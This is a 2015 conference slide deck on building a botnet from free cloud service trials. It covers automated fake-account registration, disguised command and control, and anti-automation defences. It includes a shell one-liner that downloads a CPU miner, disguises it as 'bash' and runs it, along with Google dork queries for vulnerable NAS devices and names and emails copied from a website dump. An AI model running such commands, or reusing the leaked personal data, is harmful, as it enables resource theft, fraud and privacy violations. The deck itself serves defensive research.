

ITAC 2015

IT AUDIT & CONTROLS CONFERENCE

CloudBots: Abusing Free Cloud Services to Build Botnets in the Cloud

29, September 2015

11:45 AM

Oscar Salazar

Senior Security Associate

Bishop Fox

ITAC 2015

IT AUDIT & CONTROLS CONFERENCE

Presentation will be available at:

www.misti.com/download

Download password is available in your Show Guide

Key Points

- Could we **build a botnet** from freely available cloud services?
- Will we see the rise of more cloud-based botnets?
- Should insufficient anti-automation be considered a top ten vulnerability?

Cloud PaaS

Platform as a Service



iKnode




CloudBees



Windows Azure™



cloudControl
web - application - platform



OPENSIFT



CLOUD
FOUNDRY™



elasticbox



nodejitsu



PiCloud
CLOUD COMPUTING SIMPLIFIED

CloudSwing



heroku

Free Cloud Services

Platform as a Service

Cloud Platforms (PaaS) ☆

File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013

fx | Parent Platform Name

	A	B	C	D	E	F	G	H	I	J	K	L
1	Parent Platform Name	Sibling Level 1	Sibling Level 2	Description	Language(s) supported							
2					Java	.NET	Python	PHP	Ruby	Javascript	Perl	C++
3	Total Platforms supporting language				34	15	25	24	20	13	8	2
4	30loops_						x					
5				Drupal hosting. Fully managed, high-availability environments.								
6	Acquia Cloud							x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Free Cloud Services

Development Environment as a Service



Claim Your Ruby
Development Box in 60 seconds.

Code on your box in the cloud via our [Web IDE](#), your favorite [Desktop Editor](#), or our [Chrome application](#). Share boxes and code together right in your browser.



AUTOMATION

Scripting the Cloud



Cloud Providers (In)Security

Usability vs. Security


Automating Registration

Hurdles

- Email address confirmation
- CAPTCHA
- Phone/SMS
- Credit Card

Fraudulent Account Registration

Anti-automation



66%

Email Confirmation Only

33%

More Anti-automation

■ EMAIL ■ CAPTCHA ■ CREDIT CARD ■ PHONE

Cloud Providers (In)Security

Usability vs. Security

Anti-automation Techniques

- Email address confirmation
- CAPTCHA
- Phone/SMS
- Credit Card

Clouds Under Siege


Crypto Coins & DDoS

Hacker Hijacks Synology NAS Boxes for Dogecoin Mining Operation, Reaping Half Million Dollars in Two Months

As Dell SecureWorks' network security analyst David Shear and I were continuing our security research involving digital currency, we spotted some interesting blog posts.

As early as February 8th of this year, computer users began to notice their Synology Network Attached Storage (NAS) boxes were performing sluggishly and had a very high CPU usage. As a result, investigations ensued and eventually a Facebook [post](#), directed at Synology, was made. Ultimately, it was discovered that the cause of the excessive resource consumption was due to illegitimate software that had infected the systems, which ironically, was stored in a folder labeled "PWNEED".

- [site:/com:5000/ - Google Search](#)
- [site:synology.me - Google Search](#)
- [site:/com:5000/webman - Google Search](#)
- [inurl:"/webman/modules/ControlPanel/modules/externaldevices.cgi" - Google Search](#)
- [inurl:"/scripts/uistrings.cgi" - Google Search](#)
- [inurl:"/webfm/webUI/uistrings.cgi" - Google Search](#)



Attackers install DDoS bots on Amazon cloud, exploiting Elasticsearch weakness

Attackers are targeting Amazon EC2 instances with Elasticsearch 1.1.x installed

By Lucian Constantin, IDG News Service | [Security](#)

July 28, 2014, 9:44 AM — Attackers are exploiting a vulnerability in distributed search engine software Elasticsearch to install DDoS malware on Amazon and possibly other cloud servers.

Clouds Under Siege

Crypto Coins & DDoS

Hacker puts 'full redundancy' code-hosting firm out of business



Lucian Constantin

Jun 19, 2014 7:45 AM | |

A code-hosting and project management services provider was forced to shut down operations indefinitely after a hacker broke into its cloud infrastructure and deleted customer data, including most of the company's backups.

The customers of CodeSpaces.com, run by a company based in Wayne, New Jersey, called AbleBots, were informed Wednesday that their data might have been permanently lost following the compromise of Elastic Compute Cloud (EC2).

We are experiencing massive demand on our support capacity, we are going to get to everyone it will just take time.

Code Spaces : Is Down!

Dear Customers,

On Tuesday the 17th of June 2014 we received a well orchestrated DDOS against our servers, this happens quite often and we normally overcome them in a way that is transparent to the Code Spaces community. On this occasion however the DDOS was just the start.

An **unauthorised** person who at this point who is still unknown (All we can say is that we have no reason to think its anyone who is or was employed with Code Spaces) had gained access to our Amazon EC2 control panel and had left a number of messages for us to contact them using a hotmail address

Unique Email Addresses

Realistic Randomness

et@starkom.iz.rs
paroisien@prelux.javafaq.nu
mwiggans@the.firefoxsupport.net
tracey.schreiner@whizoffice.brh.dj
novadrivingschool@404.whynotad.com
rodney.vaughn@vuckcentral.moov.info

paresh@uileon.nx.tc
janetmurch@corecloud.homenet.org
flohman@wirehound.bot.nu
smith.miller6@hackquest.moov.com
domorgan@photo-frame.us.to
lvidal@db.undo.it
jay.allen@serverpit.anydns.com
lundbergkm@irc.privatedns.org
montoya2713ruben@quannhacvang.qc.to
Jerrod.Clausen@xpresit.pwnz.org

dpianta@icfar.shop.tm
hud184@efnet.ax.lt
lzane@minecraftnoob.ez.lv
david.mckay@zanity.hacked.jp
lornelb@24-7.uk.to
jessicad@soon.crabdance.com
tom.green.ctr@1k.info.tm
chickenkiller.com
with-linux.strangled.net
twilightparadox.com
google-it.biz.tm
mil.3dxtras.com
irc.privatedns.org
quannhacvang.qc.to
xpresit.pwnz.org

jmattos@bagus.55.lt
filatov@eye.uni.cx
zoefsdev@asenov.69.mu
apoling@bestforever.now.im
susannahcxxx@syntheticzero.spacetechnology.net
valeryb@germansky.kir2.ru
christopher.moore@hishill.gw.lt
deborah.gadsden@h4ck.ftp.sh
juancm96@techsofts.leet.la
rell@cr.ohbah.com
andrew.street@hackedbox.or.gs
moise.willis@violates.punked.us
btauber@vkagent.bigbox.info
gluebilly@zonet.dn-s.name


haowu@nian.coalnet.ru
darren.smith@descontrolar.1337.cx
rittenhousedwight@bad.sat-dv.ru
kenneish@aspserver.suka.se
edward.hirst@salespeople.info.gf
mark.a.stanford@alob.satdv.net.ru

Real Email Addresses

Realistic Randomness

Unlimited usernames

- Prevent pattern recognition
- Pull from real-world examples



[local-part from dump]@domain.tld

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
#####
#      Name      Email      Mobile No.      Action
1      Lok Raj Singh Chauhan      lokrajcex@gmail.com      880
2      Ajeet Singh      reachajeet@gmail.com      880
3      Prashant Sharma      prashu4023@gmail.com      958
4      Vikram Kadam      vikram.kadam@rediffmil.com
5      Sanjay Khot      sanjaykhot0036@yahoo.co.in
6      Viren      viren meteora@yahoo.co.in      078
```

Plethora of Email Addresses

SMTP Services

2 subdomains			
motherbot.com			[add]
<input type="checkbox"/>	<u>register.motherbot.com</u>	MX	10:99999999.in1.mandrillapp.com
<input type="checkbox"/>	<u>register.motherbot.com</u>	MX	20:99999999.in2.mandrillapp.com
delete selected			Add

Unlimited domains

- freedns.afraid.org
- Prevent detection
- Thousands of unique email domains


Inbound Domains

Domain	DNS
mail.hackninjaschool.com	MX: valid
register.motherbot.com	MX: valid

Free DNS Subdomains

Unlimited Email Addresses

Showing 1-100 of 101,590 total			
Domain	Status	Owner	Age
Sorted by: Popularity			
mooo.com (234660 hosts in use) website	public	josh	4568 days ago (03/15/2001)
us.to (97360 hosts in use) website	public	ukto	3529 days ago (01/18/2004)
chickenkiller.com (90035 hosts in use) website	public	josh	4640 days ago (01/02/2001)
strangled.net (37197 hosts in use) website	public	josh	4639 days ago (01/03/2001)
uk.to (32372 hosts in use) website	public	ukto	3565 days ago (12/13/2003)
ignorelist.com (27832 hosts in use) website	public	josh	4226 days ago (02/20/2002)




Receiving Email and Processing

Free Signups

What do we need?

- Free email relay
 - Free MX registration
- Process wildcards
 - `*@domain.tld`
- Send unlimited messages
 - Unrestricted STMP to HTTP POST/JSON requests



Email Confirmation Token Processing

SMTP Services


Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them



Account registration

- Automatic request sent to account activation links




DEMONSTRATION

Automatic Account Creation



Putting It All Together

Automated Registration Workflow



Storing Account Information

Keeping Track of All Accounts

Redundancy

- MongoDB
- MongoLab
- MongoHQ

```
{
  "_id": {
    "$oid": "52352731e4b0d93062d89bb3"
  },
  "boxes": [
    {
      "name": "roovee",
      "account_type": 5,
      "state": "running",
      "uri": "https://roovee-XXXXXXXXXX",
      "port": 13378,
      "email": "william.brown@register.motherbot.com",
      "cpu": 1,
      "memory": 384,
      "storage": 750,
      "region": 8,
      "id": XXXXXXXXXX
    }
  ]
}
```

FUNTIVITIES

Botnets Are Fun!



Botnet Activities

Now We Have a Botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Ad-fraud
- Crypto Currency Mining
- Data Storage

Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?

[« Back to Help Center](#)

You can get extra space by [inviting your friends](#) to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the [Dropbox desktop app](#) on a computer, and signs in to the app, both of you will receive bonus space.

- **Free accounts** get 500 MB per referral. You can earn up to 16 GB in referrals.
- **Pro (paid) accounts** get 1 GB per referral and can earn up to 32 GB of **extra space** in referrals.

Unlimited Storage Space

Refer Fake Friends

[Browse](#)

[Price](#)

[About](#)

0 B used of 1 TB

[Upgrade](#)

[Account Settings](#)

[Account Usage](#)

[Billing Settings](#)

[Bonuses & Referrals](#)

Account Usage

One free TB
That's right, TeraByte!



Personal Data

0 B used of 1 TB



Command & Control

Botnet C2

What are we using?

- Fabric
 - Fabric is a Python library and command-line tool for streamlining the use of SSH in application deployment or systems administration tasks.
- `fab check_hosts -P -z 20`
- `fab run_command`



Distributed Command

Unique Amazon IP Addresses

- [na1.cloudbox.net:15149]: curl http://icanhazip.com
- 184.169.182.155

- [eu1.cloudbox.net:14317]: curl http://icanhazip.com
- 176.34.56.246

- [na1.cloudbox.net:16960]: curl http://icanhazip.com
- 54.251.42.128

- [na1.cloudbox.net:15167]: curl http://icanhazip.com
- 54.216.236.7

- [na1.cloudbox.net:14319]: curl http://icanhazip.com
- 54.228.153.1

Litecoin Mining

All of Your Processors Belong to Us

Make money, money

- Deploying miners
- One command for \$\$\$



```
•if [ ! -f bash ]; then wget  
http://sourceforge.net/projects/cpuminer/files/pooler-cpuminer-  
2.3.2-linux-x86_64.tar.gz && tar zxfv pooler-cpuminer-2.3.2-  
linux-x86_64.tar.gz && rm pooler-cpuminer-2.3.2-linux-  
x86_64.tar.gz && mv minerd bash; fi; screen ./bash -  
url=stratum+tcp://china.mine-litecoin.com --userpass=ninja.47:47;  
rm bash
```

Distributed Command

Load After Crypto Currency Mining

•ID	Host	Status	
•	-----		
•	0 na1.cloudbox.net:13378	2 users,	load average: 37.08, 37.60, 32.51
•	1 na1.cloudbox.net:15151	1 user,	load average: 16.35, 15.35, 12.00
•	2 na1.cloudbox.net:16351	1 user,	load average: 19.65, 18.46, 14.38
•	3 na1.cloudbox.net:14358	2 users,	load average: 23.10, 22.91, 18.95
•	4 na1.cloudbox.net:12152	1 user,	load average: 19.60, 18.47, 14.41
•	5 na1.cloudbox.net:12151	1 user,	load average: 19.97, 18.61, 14.52
•	6 eu1.cloudbox.net:12150	1 user,	load average: 19.27, 18.37, 14.33
•	7 eu1.cloudbox.net:12149	2 users,	load average: 19.65, 18.46, 14.38
•	8 eu1.cloudbox.net:16298	1 user,	load average: 18.85, 17.43, 13.45
•	9 na1.cloudbox.net:16297	1 user,	load average: 18.55, 17.32, 13.38
•	10 na1.cloudbox.net:13161	1 user,	load average: 26.04, 25.57, 20.02

Litecoin Mining


All of Your Processors Belong to Us

USER STATS

MINE POOL BOTH

My Hash Rate

Click and drag over a time period to zoom in



Hashrate graphs update every ~120 seconds if you have active workers.

DEMONSTRATION

Distributed Denial of Service (DDoS)



DETECTION

No One Can Catch a Ninja!



Disaster Recovery Plan

Armadillo Up™

Automatic Backups

- Propagate to other similar services
 - e.g., MongoLab $\leftarrow \rightarrow$ MongoHQ
- Infrastructure across multiple service providers
- Easily migrated

Cloud Provider Registration

Adaptation

Trial Temporarily Disabled

Thank you for choosing Engine Yard Trial. We are currently experiencing some technical difficulties with New Trial Accounts. Please sign up for a Paid account with a Valid Email as well as a Valid Credit Card and we will credit you with trial hours in the coming week. We appreciate your understanding and if you have any questions, please email sales@engineyard.com

Cloud Provider Registration

Adaptation

AppFog Signups


We are enhancing our sign-up process and have temporarily paused sign-ups from the AppFog site. We will provide a notification on the site when this capability is available again. For urgent requests, please contact support@appfog.com for assistance.

Cloud Provider Registration

Adaptation

FREE VPS

\$0.00
FOR 30 DAYS



Currently unavailable due do large number of
BotNETs setup for mining

PROTECTION

Bot Busters



Protection

Usability vs. Security

What can we do?

- Logic puzzles
- Sound output
- Credit card validation
- Live operators
- Limited-use account
- Heuristic checks
- Federated identity systems



Protection

At Abuse vs. At Registration

What should we do?

- Analyze properties of Sybil accounts
- Analyze the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Verify email
- CAPTCHAs
- Blacklist IPs
- Verify phone/SMS
- Recognize automatic patterns

Protection

At Abuse vs. At Registration

Advanced techniques

- Signup flow events
 - Detect common activities after signup.
- User-agent
 - A registration bot may generate a different user-agent for each signup or use uncommon user-agents.
- Form submission timing
 - A bot that does not mimic human behavior by performing certain actions too quickly can be detected.

ITAC 2015

IT AUDIT & CONTROLS CONFERENCE

THANK YOU!

Oscar Salazar

**Please Remember To Fill Out Your
Session Evaluation Forms!**